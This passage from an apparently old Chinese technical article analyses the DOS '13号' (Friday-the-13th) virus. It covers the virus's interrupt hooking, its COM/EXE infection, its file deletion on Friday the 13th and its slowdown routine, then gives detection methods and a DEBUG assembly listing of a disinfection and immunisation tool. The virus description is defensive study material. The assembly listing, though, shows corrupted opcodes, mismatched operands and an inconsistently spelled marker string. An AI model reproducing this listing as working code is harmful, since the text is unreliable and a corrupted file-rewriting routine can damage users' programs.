- ③. 修改21号中断向量,使其指向病毒程序中新的21号功能。这里保留了原21号中断向量。
- ④. 为第二次加载被执行文件查找文件名。首先在环境块(不超出32KB)中查找加载文件名,以便重新加载执行文件。环境块位置在程序段前缀之前。病毒程序在此有一个错误。大家知道,环境块总是以节开始分配的,内有一系列ASCII字符串。每完整的一组字符串由附加的字节0结束。环境字符串块及附加的0字节之后为一个字(word)计数器,以及EXEC加载程序调用所用的完整的驱动器、路径、文件名和扩展名。DOS版本3与DOS版本2区别在于前者如上所述,而后者计数器位置总是FFFFH且没有文件名部分。在这里病毒程序是按DOS版本3设计的。因此该病毒在DOS版本2下,第一次加载时,将导致可执行文件加载失败。即不执行程序,而退回DOS提示符状态。然而此时病毒程序已进入内存,且变为动态方式。第二次执行该程序则肯定成功,因为它不再进入病毒程序的重新加载部分。
- ⑤. 做好加载执行的准备工作,并不马上加载执行而是先取系统日期,判断目前系统不为1987年则作如下初始化:当日为13号且星期五则删除文件标志单元为1,以便系统加载文件时,删除之;否则修改8号中断向量指向病毒程序相应部分且给工作单元赋初值。使病毒程序约半小时后以动态方式的显态。按④步搜索到的文件名加载执行文件,且系统速度变慢。
- ⑥. 按④步搜索到的文件名加载执行文件,若DOS版本为2则失败,不能执行程序;DOS版本为3则重新加载执行程序。
- ⑦. 病毒程序常驻内存,且释放第二次加载文件时申请的内存块。

## (2). 动态特征

这时病毒程序便由静态转变为动态了,且具备了动态病毒的特征。通过21号功能调用,以暗态方式(不易查觉)主动传染被加载执行的程序;条件成熟时删除加载程序;或屏幕窗口滚动两行,接着计算机系统响应速度明显变慢;屏幕滚动闪烁且速度极慢,可能出现怪叫声。

下面分析造成上述现象的原因。病毒程序实际有效长度为600H字节(1536),其后110H字节为垃圾部分。有效病毒程序由四部分组成:其一为工作参数区;其二为加载病毒部分程序;其三为修改过的21号功能,包括传染功能以及有条件删除加载程序;其四为屏幕干扰及系统速度变慢部分程序。

- ①. 工作区包括病毒标志,EXE文件头结构工作区以及其它参数单元。
- ②. 包括COM文件及EXE文件加载病毒的不同处理以及共同处理部分,传送病毒程序至EXEC功能申请内存首部,修改21号,8号(系统日期为87年不修改)中断向量及其有关工作单元。重新加载程序的执行,及病毒程序常驻内存。
- ③. 21号功能增加E0子功能,返加AH=03标明内存有病毒;DD子功能,执行原程序;DE子功能传染病毒,若当日为13号又是星期五则删除加载程序,如果磁盘空间许可,加载文件名不为COMMAND.COM,文件尾部没有MsDos,则传染病毒。COM文件传染到头部,.EXE文件传染到尾部。若文件为只读属性,则先修改为读写属性,传染后恢复其属性。
- ④. 8号中断功能增加如下机制,病毒程序处于动态后约半小时,首先以5行5列为左上角,16行16列为右下角开窗口,且使窗口上滚两行。然后执行16000多次取内存字节到AL寄存器的无用操作。从而使系统速度变慢,导致屏幕正常滚动操作变慢,屏幕出现闪动现象;机器扬声器发声时间相应拖长,给人的感觉便是怪叫声。尤其在中文方式,用拼音选汉字时,速度极慢,若字符打错,便伴有怪叫声。

对于 286, 386 高速系统机, 速度影响便不太明显。

## 二、检测病毒的方法

### 1. 静态病毒的检测

(1) 用 DEBUG 检测。COM 文件比较容易, 将可疑软件调入内存, 用 D 命令显示前几个字节是否有 "sUMsDos"。如: DEBUG. COM 文件的检测: A>DEBUG DEBUG. COM

-D 回车

观察屏幕右边字符显示栏是否有 sUMsDos 病毒标志。

(2) 用 PCTOOLS 工具软件检测, 对于 COM 文件使用 E 功能即可。对于 EXE 文件使用 F 功能搜索是否有 sUMsDos。

### 2. 动态病毒的检测

(1) 程序法 (参见附三)。病毒程序进入内存, 处于动态时, 使用 21 号中断功能 E0 子功能调用后, 返回 AH=3 则为有动态病毒; AH=E0 则没有动态病毒。

#### (2) 诱导法

由于病毒程序传染。COM 文件, 我们可编制一个最简单的 COM 文件。令其传染, 便可知动态病毒存在与否。如:

```
A>debug
-nTEST.COM
-A100
XXXX:100 int 20
XXXX:102 int 20
XXXX:104 int 20
XXXX:106
-RCX
cx 0000
:06
-W
Writing 0006 bytes
-Q
A>test
```

如果 test.com 文件长度变长, 则有动态病毒。由于病毒程序需对被加载程序先检测尾部有没有 "MsDos" 5 个字节标志, 所以 CX 应大于 5, 否则会出错而不感染, 但有时也能感染。该方法适用于同一类型的病毒检测。同时, 这也是提取病毒标本的一种简单方法。

## 三、解毒免疫程序

### 1. 设计思想

根治病毒有两种手段: 其一建立严格的上机操作制度, 加强计算机系统的管理。其二软件手段。(1) 对于未感染系统, 设置免疫功能 (并非某一标志, 标志是有针对性的) 堵塞传播通道; (2) 对于已感染系统, 检测静、动态病毒程序, 以便分析处理。本文主要讨论软件方法。

设置免疫功能是对抗病毒程序研究的发展方向, 它与传统检测消毒方法的本质区别就在于其免疫功能不需要特定标志。因此, 它具有通用性, 是一种非常有效的逻辑方法。笔者在这方面的研究已有一定的进展。本文只涉及设置免疫标志的解毒免疫方法, 就不详细介绍 "免疫功能" 了。目前有一些 "13 号" 病毒程序的解毒方法, 但都没有涉及到免疫标志。即使所有磁盘所有目录 (包括子目录) 下的可执行文件都能一次性解毒, 但系统只是恢复原来的状态, 并不能抵抗病毒程序的再次袭击, 传播渠道 (针对软件方面而言) 并未堵死。即便硬盘能彻底解毒但软盘分散在各位操作人员手头, 亦难免不漏解。

对于动态病毒的消除, 我认为意义不大。因为动态病毒是暂时性的, 它将随系统断电而消失。只要解决了可执行文件的免疫问题, 便绑住了动态病毒的手脚, 使其无法发挥作用。当然 13 号又星期五, 千万不能让病毒进入内存,

而变为动态方式。

笔者便是针对上述思想编制解毒免疫程序的。程序包括两部分（参见附二、四）：工作区及程序段。工作区：包括提示信息，免疫标志，参数区。它由体内和体外两部分组成。所谓体内即在软件长度范围内，体外便不包含在软件内，如此便可节省软件长度。被解毒文件长度工作单元放入堆栈，也属体外。本程序是用DEBUG小汇编调试，因此软件长度更加短小。总长为643字节。程序段：包括COM文件的处理，EXE文件处理和子程序三部分。

### 2. 程序实际调试

该程序能解除染有“13号”病毒的COM文件及EXE文件，对于有免疫标志“ggmMsDos”的文件不作处理，且正常退出。

对于COM文件：如果有毒，则解毒加免疫标志，否则亦加免疫标志。判标志的方法是检查文件偏移0005H处有无“MsDos”。

对于EXE文件：如果有毒，则解毒加免疫标志。若多次感染，程序执行一次便可彻底消毒，且报告传染次数；否则亦加免疫标志。判标志的方法是将文件指针从文件尾部反向移到70BH处检查有无“MsDos”。若有，则把该病毒块首作为文件尾继续检查。

使用该程序时，可不管病毒是否处于动态，都能正常执行，因为本程序的免疫标志参数放在尾部。

本软件经过多次试用及测试效果良好。

### 3. 使用方法

本程序命名为G13\_5.COM，若对DEBUG.COM解毒免疫，操作如下：

A>G13\_5 DEBUG.COM (扩展名必须写)

- (1) 01 times. 表示感染1次 (COM文件只能是一次)
- (2) 00 times. 表示未受感染
- (3) 00 times.ggmMsDos 表示未受感染且已有免疫标志
- (4) File Error! 没有找到文件或文件错误，必须有扩展名

若对PCTOOLS.EXE解毒免疫，操作如下：

B>G13\_5 pctools.exe

- (1) 0C times. 表示感染12次(0C为16进制)
- (2) 00 times. 表示没有感染
- (3) 00 times.ggmMsDos 表示未受感染且已有免疫标志
- (4) File Error! 没有找到文件或文件错误

本程序没有考虑文件读写属性。若带病毒程序为只读属性，则需要先改成读写属性，然后用该解毒免疫程序。只要解毒免疫过的可执行文件不会再感染上“13号”病毒。

### 四、讨论

病毒程序并不可怕，它的特征包括传播功能。正因为传播功能，病毒程序便具有了先天的弱点。我们对抗病毒便可从传染机制的角度着手。检测病毒是很关键的，从传染渠道上检测便使问题简化多了。

然而，病毒程序对计算机系统的攻击，应引起我们的高度重视，不然将可能造成严重的损失。

从另一个方面讲，病毒程序的出现，它将促使我们程序员尽快熟悉操作系统的功能，从系统上提高我们的计算机技术水平，这也是一件益事。

笔者在此提两个建议，供大家参考：

- 1. 加强计算机机房管理制度，严格按程序上机操作。
- 2. 培养计算机系统信息安全员，熟练掌握系统软件（包括操作系统）。做到能从软件技术上检测病毒及解除病毒，确保系统安全可靠。



附一 EXE文件的头部结构  
十六进制位移

## 内 容

|        |                                                |
|--------|------------------------------------------------|
| 00-01* | 4DH, 5AH--这是LINK程序的特征标记, 用来标志该文件是一个有效的. EXE文件。 |
| 02-03  | 映像长度以512为模(用512去除装入模块映像的长度之后剩余的部分)。            |
| 04-05  | 以512个字节为增量(页)的文件的长度, 包括头部。                     |
| 06-07* | 再定位表的项目数, 这些项目接在已形成的头部之后。                      |
| 08-09* | 以16个字节为增量的头部的长度(节数), 它用来给文件中装入模块的起点定位。         |
| 0A-0B* | 被装入程序的尾部以上需要的最小节数(以16个字节为一节)。                  |
| 0C-0D* | 被装入程序的尾部以上需要的最大节数(以16个字节为一节)。                  |
| 0E-0F  | 装入模块中栈段位移(采用段的形式)。                             |
| 10-11  | 当把控制交给本模块时, SP寄存器应具有的值。                        |
| 12-13  | 字检查和--文件中所有字的负和, 忽略溢出。                         |
| 14-15  | 当把控制交给本模块时, IP寄存器应具有的值。                        |
| 16-17  | 装入模块内代码段的位移(采用段的形式)。                           |
| 18-19* | 文件内第一个再定位项的位移。                                 |
| 1A-1B* | 覆盖号(对程序的常驻部分, 为零)。                             |

说明:(1)病毒程序利用02-03和04-05两项计算文件长度;这两项有时与文件实际长度存在偏差,这便是导致第一次感染时文件增加长度不为1808字节的一个因素。

(2)被病毒程序感染后, 12-13单元设置为1984。

(3)病毒程序不修改上面带\*号的项。

```

附二 "13号" 计算机病毒及其解毒免疫程序
4D66:0100 EB1E JMP 0120
4D66:0102 00 DB 00;传染次数计数器
4D66:0103 46696C65204572
726F72202124 DB 'File Error !Y'
4D66:0110 2074696D65732E
24 DB times.Y'
4D66:0118 B409 MOV AH,09;显示 File Error !
4D66:011A BA0301 MOV DX,0103
4D66:011D CD21 INT 21
4D66:011F C3 RET
4D66:0120 31C9 XOR CX,CX;传送文件名参数到工作区
4D66:0122 8A0E8000 MOV CL,[0080]
4D66:0126 80F902 CMP CL,02
4D66:0129 72ED JB 0118
4D66:012B FEC9 DEC CL
4D66:012D BE8200 MOV SI,0082
4D66:0130 BFB303 MOV DI,03B3
4D66:0133 F3 REPZ.
4D66:0134 A4 MOVSB
4D66:0135 880D MOV [DI],CL;文件名尾部写0
4D66:0137 BAB303 MOV DX,03B3;读写方式打开文件
4D66:013A B9023D MOV AX,3D02
4D66:013D CD21 INT 21
4D66:013F 72E8 JB 0129
4D66:0141 89C3 MOV BX,AX;文件处理号送BX
4D66:0143 B80242 MOV AX,4202;文件指针移到文件尾部
4D66:0146 31C9 XOR CX,CX
4D66:0148 89CA MOV DX,CX
4D66:014A CD21 INT 21
4D66:014C 09D2 OR DX,DX;文件长度是否小于710H
4D66:014E 7516 JNZ 0166;(病毒程序长度为710H)
4D66:0150 3D1007 CMP AX,0710
4D66:0153 7311 JNB 0166;不小于则下继续处理
4D66:0155 50 PUSH AX
4D66:0156 E89C01 CALL 02F5;小于,显示00 times.
4D66:0159 58 POP AX
4D66:015A 3D0A00 CMP AX,000A;判文件是否有免疫标志ggmMsDos
4D66:015D 7204 JB 0163
4D66:015F E8D501 CALL 0337;有则显示ggmMsDos.
4D66:0162 C3 RET
4D66:0163 E9DB01 JMP 0341;否则写ggmMsDos
4D66:0166 B80042 MOV AX,4200;文件指针移到文件首部
4D66:0169 31C9 XOR CX,CX
4D66:016B 89CA MOV DX,CX
4D66:016D CD21 INT 21
4D66:016F B91C00 MOV CX,001C;读文件头到工作区
4D66:0172 BA9703 MOV DX,0397
4D66:0175 B43F MOV AH,3F
4D66:0177 CD21 INT 21
4D66:0179 A19703 MOV AX,[0397];检查文件是否为EXE文件
4D66:017C 3D4D5A CMP AX,5A4D
4D66:017F 7503 JNZ 0184;否,转COM文件处理程序段
4D66:0181 E9A900 JMP 022D;是,转EXE文件处理程序段
4D66:0184 E8C201 CALL 0349;*COM文件处理程序段开始*
4D66:0187 08E4 OR AH,AH;检查免疫标志
4D66:0189 7406 JZ 0191;没有则转下继续处理
4D66:018B E86701 CALL 02F5;有则显示 00 times.
4D66:018E E98800 JMP 0219;且显示免疫标志ggmMsDos.
4D66:0191 B90500 MOV CX,0005;文件头偏移0005H处
4D66:0194 BE9C03 MOV SI,039C
4D66:0197 BF8603 MOV DI,0386

```

|                    |       |                               |
|--------------------|-------|-------------------------------|
| 4D66:019A F3       | REPZ  |                               |
| 4D66:019B A4       | MOVSB |                               |
| 4D66:019C E88401   | CALL  | 0323 ;是否有病毒标志MsDos            |
| 4D66:019F 08E4     | OR    | AH,AH                         |
| 4D66:01A1 7505     | JNZ   | 01A8 ;有则转下继续处理                |
| 4D66:01A3 E84F01   | CALL  | 02F5 ;否则显示00 times.           |
| 4D66:01A6 EB78     | JMP   | 0220 ;且在文件尾部写免疫标志             |
| 4D66:01A8 FE060201 | INC   | BYTE PTR [0102];传染次数计数器加1     |
| 4D66:01AC 90       | NOP   |                               |
| 4D66:01AD B80242   | MOV   | AX,4202;文件指针移到文件尾部            |
| 4D66:01B0 31C9     | XOR   | CX,CX                         |
| 4D66:01B2 89CA     | MOV   | DX,CX                         |
| 4D66:01B4 CD21     | INT   | 21                            |
| 4D66:01B6 50       | PUSH  | AX ;保存文件长度                    |
| 4D66:01B7 8CC8     | MOV   | AX,CS                         |
| 4D66:01B9 050010   | ADD   | AX,1000;在当前程序段64KB外开辟缓冲区      |
| 4D66:01BC 50       | PUSH  | AX ;保存缓冲区段值                   |
| 4D66:01BD B80042   | MOV   | AX,4200;文件指针跳过病毒块             |
| 4D66:01C0 31C9     | XOR   | CX,CX ;移到正常程序段首部              |
| 4D66:01C2 BA1007   | MOV   | DX,0710                       |
| 4D66:01C5 CD21     | INT   | 21                            |
| 4D66:01C7 7307     | JNB   | 01D0                          |
| 4D66:01C9 E973FF   | JMP   | 013F                          |
| 4D66:01CC 0000     | ADD   | [BX+SI],AL                    |
| 4D66:01CE 0000     | ADD   | [BX+SI],AL                    |
| 4D66:01D0 58       | POP   | AX;恢复段值                       |
| 4D66:01D1 59       | POP   | CX;恢复文件长度(包括病毒程序)             |
| 4D66:01D2 1E       | PUSH  | DS;保存当前数据段值                   |
| 4D66:01D3 8ED8     | MOV   | DS,AX;传送缓冲区段值                 |
| 4D66:01D5 31D2     | XOR   | DX,DX                         |
| 4D66:01D7 81E91007 | SUB   | CX,0710;计算正常程序长度(包括MsDos标志)   |
| 4D66:01DB B43F     | MOV   | AH,3F ;读正常程序到缓冲区              |
| 4D66:01DD CD21     | INT   | 21                            |
| 4D66:01DF 72E8     | JB    | 01C9                          |
| 4D66:01E1 83C103   | ADD   | CX,+03;文件长度加3,以便加免疫标志gmMsDos  |
| 4D66:01E4 1E       | PUSH  | DS                            |
| 4D66:01E5 07       | POP   | ES ;缓冲区段值送ES                  |
| 4D66:01E6 1F       | POP   | DS ;恢复当前数据段值                  |
| 4D66:01E7 51       | PUSH  | CX ;文件长度进堆栈                   |
| 4D66:01E8 BE7B03   | MOV   | SI,037B;传送gmMsDos免疫标志到缓冲区文件尾部 |
| 4D66:01EB 83E908   | SUB   | CX,+08                        |
| 4D66:01EE 89CF     | MOV   | DI,CX                         |
| 4D66:01F0 B90800   | MOV   | CX,0008                       |
| 4D66:01F3 F3       | REPZ  |                               |
| 4D66:01F4 A4       | MOVSB |                               |
| 4D66:01F5 B80042   | MOV   | AX,4200;文件指针移到文件首部            |
| 4D66:01F8 31C9     | XOR   | CX,CX                         |
| 4D66:01FA 89CA     | MOV   | DX,CX                         |
| 4D66:01FC CD21     | INT   | 21                            |
| 4D66:01FE B440     | MOV   | AH,40 ;写消毒后的文件(包括免疫标志)        |
| 4D66:0200 59       | POP   | CX ;恢复文件长度                    |
| 4D66:0201 31D2     | XOR   | DX,DX                         |
| 4D66:0203 06       | PUSH  | ES                            |
| 4D66:0204 1F       | POP   | DS                            |
| 4D66:0205 CD21     | INT   | 21                            |
| 4D66:0207 72CF     | JB    | 01D8                          |
| 4D66:0209 B440     | MOV   | AH,40;文件截尾                    |
| 4D66:020B 31C9     | XOR   | CX,CX                         |
| 4D66:020D CD21     | INT   | 21                            |
| 4D66:020F B43E     | MOV   | AH,3E;关闭文件                    |
| 4D66:0211 CD21     | INT   | 21                            |
| 4D66:0213 0E       | PUSH  | CS                            |
| 4D66:0214 1F       | POP   | DS                            |
| 4D66:0215 E8DD00   | CALL  | 02F5;显示传染次数                   |
| 4D66:0218 C3       | RET   | ;01 times.然后退出                |
| 4D66:0219 B43E     | MOV   | AH,3E;关闭文件                    |



```

4D66:021B CD21      INT      21
4D66:021D 31DB      XOR      BX,BX
4D66:021F 43        INC      BX ;文件处理号变为1,即屏幕输出
4D66:0220 E84B01    CALL    036E ;写(显示)egmMsDos免疫标志
4D66:0223 83FB01    CMP     BX,+01
4D66:0226 7404      JZ       022C ;如果文件处理号为1,则不用关闭文件
4D66:0228 B43E      MOV     AH,3E ;否则关闭文件
4D66:022A CD21      INT      21
4D66:022C C3        RET     ;退出
4D66:022D B80242    MOV     AX,4202;* EXE文件处理程序段 *
4D66:0230 B9FFFF    MOV     CX,FFFF;文件指针移到文件尾部减70BH处
4D66:0233 BAF5F8    MOV     DX,F8F5;以便检查MsDos标志
4D66:0236 CD21      INT      21
4D66:0238 729E      JB      01D8
4D66:023A B90500    MOV     CX,0005;读5字节
4D66:023D BA8603    MOV     DX,0386
4D66:0240 B43F      MOV     AH,3F
4D66:0242 CD21      INT      21
4D66:0244 E8DC00    CALL    0323 ;检查是否有MsDos
4D66:0247 80FC01    CMP     AH,01
4D66:024A 751F      JNZ     026B ;没有转26B处
4D66:024C FE060201  INC     BYTE PTR [0102];有,传染次数计数器加1
4D66:0250 B80142    MOV     AX,4201;文件指针前移10字节
4D66:0253 B9FFFF    MOV     CX,FFFF;即指向病毒程序首部
4D66:0256 BAF6FF    MOV     DX,FFF6
4D66:0259 CD21      INT      21
4D66:025B 09D2      OR      DX,DX;本次消毒后文件长度是否大于710H
4D66:025D 7507      JNZ     0266 ;不小于则循环消毒
4D66:025F 3D1007    CMP     AX,0710;否则转275处
4D66:0262 7302      JNB     0266
4D66:0264 EB0F      JMP     0275
4D66:0266 B80142    MOV     AX,4201
4D66:0269 EBC5      JMP     0230
4D66:026B B80142    MOV     AX,4201;文件指针后移706H字节
4D66:026E 31C9      XOR     CX,CX ;指向正常程序尾部
4D66:0270 BA0607    MOV     DX,0706
4D66:0273 CD21      INT      21
4D66:0275 803E02D100  CMP     BYTE PTR [0102],00;判传染次数是否为0
4D66:027A 7507      JNZ     0283;不为0转283处
4D66:027C E87600    CALL    02F5;显示00 times.
4D66:027F E88500    CALL    0337;写(显示)免疫标志
4D66:0282 C3        RET     ;退出
4D66:0283 E8E800    CALL    036E;写免疫标志
4D66:0286 B80142    MOV     AX,4201
4D66:0289 31C9      XOR     CX,CX
4D66:028B 89CA      MOV     DX,CX
4D66:028D CD21      INT      21
4D66:028F 50        PUSH    AX;文件长度进栈(包括免疫标志)
4D66:0290 52        PUSH    DX
4D66:0291 B80142    MOV     AX,4201;文件指针移到病毒程序参数保留区
4D66:0294 BA3800    MOV     DX,0038
4D66:0297 31C9      XOR     CX,CX
4D66:0299 CD21      INT      21
4D66:029B B43F      MOV     AH,3F
4D66:029D B90800    MOV     CX,0008;读4个参数,(EXE文件头中参数)
4D66:02A0 BA8F03    MOV     DX,038F
4D66:02A3 CD21      INT      21
4D66:02A5 A18F03    MOV     AX,[038F]
4D66:02A8 A3A703    MOV     [03A7],AX;恢复原SP寄存器值
4D66:02AB A19103    MOV     AX,[0391]
4D66:02AE A3A503    MOV     [03A5],AX;恢复原装入模块中栈段位移
4D66:02B1 A19303    MOV     AX,[0393]
4D66:02B4 A3AB03    MOV     [03AB],AX;恢复原IP寄存器值
4D66:02B7 A19503    MOV     AX,[0395]
4D66:02BA A3AD03    MOV     [03AD],AX;恢复原装入模块内代码段的位移
4D66:02BD 5A        POP     DX;恢复文件长度

```

|           |          |       |                                         |
|-----------|----------|-------|-----------------------------------------|
| 4D66:02BE | 58       | POP   | AX                                      |
| 4D66:02BF | 50       | PUSH  | AX                                      |
| 4D66:02C0 | 52       | PUSH  | DX                                      |
| 4D66:02C1 | F7367903 | DIV   | WORD PTR [0379]; 文件长度除以512为页长度          |
| 4D66:02C5 | 09D2     | OR    | DX,DX                                   |
| 4D66:02C7 | 7401     | JZ    | 02CA                                    |
| 4D66:02C9 | 40       | INC   | AX ;若余数不为0,页长度加1                        |
| 4D66:02CA | A39B03   | MOV   | [039B],AX;以512个字节为增量(页)的文件长度<br>;(包括头部) |
| 4D66:02CD | 89169903 | MOV   | [0399],DX;文件长度模512的余数                   |
| 4D66:02D1 | B80042   | MOV   | AX,4200                                 |
| 4D66:02D4 | 31C9     | XOR   | CX,CX                                   |
| 4D66:02D6 | 89CA     | MOV   | DX,CX                                   |
| 4D66:02D8 | CD21     | INT   | 21                                      |
| 4D66:02DA | B91C00   | MOV   | CX,001C;写EXE文件头                         |
| 4D66:02DD | BA9703   | MOV   | DX,0397                                 |
| 4D66:02E0 | B440     | MOV   | AH,40                                   |
| 4D66:02E2 | CD21     | INT   | 21                                      |
| 4D66:02E4 | B80042   | MOV   | AX,4200;EXE文件裁掉尾部病毒部分                   |
| 4D66:02E7 | 59       | POP   | CX ;(保留免疫标志)                            |
| 4D66:02E8 | 5A       | POP   | DX                                      |
| 4D66:02E9 | CD21     | INT   | 21                                      |
| 4D66:02EB | B440     | MOV   | AH,40                                   |
| 4D66:02ED | 31C9     | XOR   | CX,CX                                   |
| 4D66:02EF | CD21     | INT   | 21                                      |
| 4D66:02F1 | B43E     | MOV   | AH,3E;关闭文件                              |
| 4D66:02F3 | CD21     | INT   | 21                                      |
| 4D66:02F5 | A00201   | MOV   | AL,[0102]; 2F5:显示受感染次数                  |
| 4D66:02F8 | 50       | PUSH  | AX ; XX times.                          |
| 4D66:02F9 | DOE8     | SHR   | AL,1 ; XX以16进制显示                        |
| 4D66:02FB | DOE8     | SHR   | AL,1 ; XX为0表示没有感染                       |
| 4D66:02FD | DOE8     | SHR   | AL,1                                    |
| 4D66:02FF | DOE8     | SHR   | AL,1                                    |
| 4D66:0301 | E80E00   | CALL  | 0312                                    |
| 4D66:0304 | 58       | POP   | AX                                      |
| 4D66:0305 | 240F     | AND   | AL,0F                                   |
| 4D66:0307 | E80800   | CALL  | 0312                                    |
| 4D66:030A | B409     | MOV   | AH,09                                   |
| 4D66:030C | BA1001   | MOV   | DX,0110                                 |
| 4D66:030F | CD21     | INT   | 21                                      |
| 4D66:0311 | C3       | RET   |                                         |
| 4D66:0312 | 53       | PUSH  | BX                                      |
| 4D66:0313 | 0430     | ADD   | AL,30                                   |
| 4D66:0315 | 31DB     | XOR   | BX,BX                                   |
| 4D66:0317 | B40E     | MOV   | AH,0E                                   |
| 4D66:0319 | 3C3A     | CMP   | AL,3A                                   |
| 4D66:031B | 7202     | JB    | 031F                                    |
| 4D66:031D | 0407     | ADD   | AL,07                                   |
| 4D66:031F | CD10     | INT   | 10                                      |
| 4D66:0321 | 5B       | POP   | BX                                      |
| 4D66:0322 | C3       | RET   |                                         |
| 4D66:0323 | B90500   | MOV   | CX,0005; 323:比较字符串是否为病毒标志MsDos          |
| 4D66:0326 | BF8603   | MOV   | DI,0386; 返回                             |
| 4D66:0329 | RE7E03   | MOV   | SI,037E; AH=0,没有病毒标志                    |
| 4D66:032C | F3       | REPZ  | ; AH=1,有病毒标志                            |
| 4D66:032D | A6       | CMPSB |                                         |
| 4D66:032E | 7504     | JNZ   | 0334                                    |
| 4D66:0330 | B401     | MOV   | AH,01                                   |
| 4D66:0332 | EB02     | JMP   | 0336                                    |
| 4D66:0334 | 30E4     | XOR   | AH,AH                                   |
| 4D66:0336 | C3       | RET   |                                         |
| 4D66:0337 | E80F00   | CALL  | 0349; 337:若文件尾部有免疫标志                    |
| 4D66:033A | 08E4     | OR    | AH,AH; 则显示免疫标志                          |
| 4D66:033C | 7403     | JZ    | 0341; 否则写免疫标志                           |
| 4D66:033E | E9D8FE   | JMP   | 0219                                    |
| 4D66:0341 | E82A00   | CALL  | 036E                                    |

```

4D66:0344 B43E      MOV     AH,3E
4D66:0346 CD21      INT     21
4D66:0348 C3           RET
4D66:0349 B80242     MOV     AX,4202; 349:文件尾部是否有免疫标志子程序
4D66:034C B9FFFF     MOV     CX,FFFF; 返回
4D66:034F BAF8FF     MOV     DX,FFF8; AH=0,没有免疫标志
4D66:0352 CD21      INT     21; AH=1,有免疫标志
4D66:0354 B90800     MOV     CX,0008
4D66:0357 BA8303     MOV     DX,0383
4D66:035A B43F      MOV     AH,3F
4D66:035C CD21      INT     21
4D66:035E 89D7      MOV     DI,DX
4D66:0360 BE7B03     MOV     SI,037B
4D66:0363 F3           REPZ
4D66:0364 A6           CMPSB
4D66:0365 7504      JNZ     036B
4D66:0367 B401      MOV     AH,01
4D66:0369 EB02      JMP     036D
4D66:036B 30E4      XOR     AH,AH
4D66:036D C3           RET
4D66:036E B440      MOV     AH,40; 36E:写(显示)免疫标志子程序
4D66:0370 B90800     MOV     CX,0008
4D66:0373 BA7B03     MOV     DX,037B
4D66:0376 CD21      INT     21
4D66:0378 C3           RET
4D66:0379 0002      DB      200H;计算文件长度(页数)用常数
4D66:037B 67676D4D73446F73 JB      'gmMsDos';免疫标志及病毒标志
    
```

```

4CF5:0383 ??      DB      8 DUP(?);病毒及免疫标志判别工作单元
4CF5:038B ??      DB      2 DUP(?);备用
4CF5:038D ??      DB      2 DUP(?);备用
4CF5:038F ??      DB      8 DUP(?);EXE文件头参数区1
4CF5:0397 ??      DB      28 DUP(?);EXE文件头参数区2及EXE文件
                                标志(4D5A)或COM文件头病毒标志(MsDos)
4CF5:03B3 ??      DB      14 DUP(?);ASCII码字符串,即文件名参数区
4CF5:03C1
    
```

说明:(1)横线以下为本程序体外工作区;

(2)生成该程序。用debug将100-382之间的程序及参数输入,CX寄存器赋值283H,程序命名为g13\_5.com或其它.com文件名,然后写盘即可。

### 附三 检测内存动态病毒程序

```

4CF5:0100 B4E0      MOV     AH,E0
4CF5:0102 CD21      INT     21
4CF5:0104 50           PUSH    AX
4CF5:0105 D0EC      SHR     AH,1
4CF5:0107 D0EC      SHR     AH,1
4CF5:0109 D0EC      SHR     AH,1
4CF5:010B D0EC      SHR     AH,1
4CF5:010D 88E0      MOV     AL,AH
4CF5:010F 0430      ADD     AL,30
4CF5:0111 3C3A      CMP     AL,3A
4CF5:0113 7202      JB      0117
4CF5:0115 0407      ADD     AL,07
4CF5:0117 31DB      XOR     BX,BX
4CF5:0119 B40E      MOV     AH,0E
4CF5:011B CD10      INT     10
4CF5:011D 58           POP     AX
4CF5:011E 80E40F     AND     AH,0F
4CF5:0121 88E0      MOV     AL,AH
4CF5:0123 0430      ADD     AL,30
4CF5:0125 3C3A      CMP     AL,3A
4CF5:0127 7202      JB      012B
4CF5:0129 0407      ADD     AL,07
4CF5:012B B40E      MOV     AH,0E
    
```

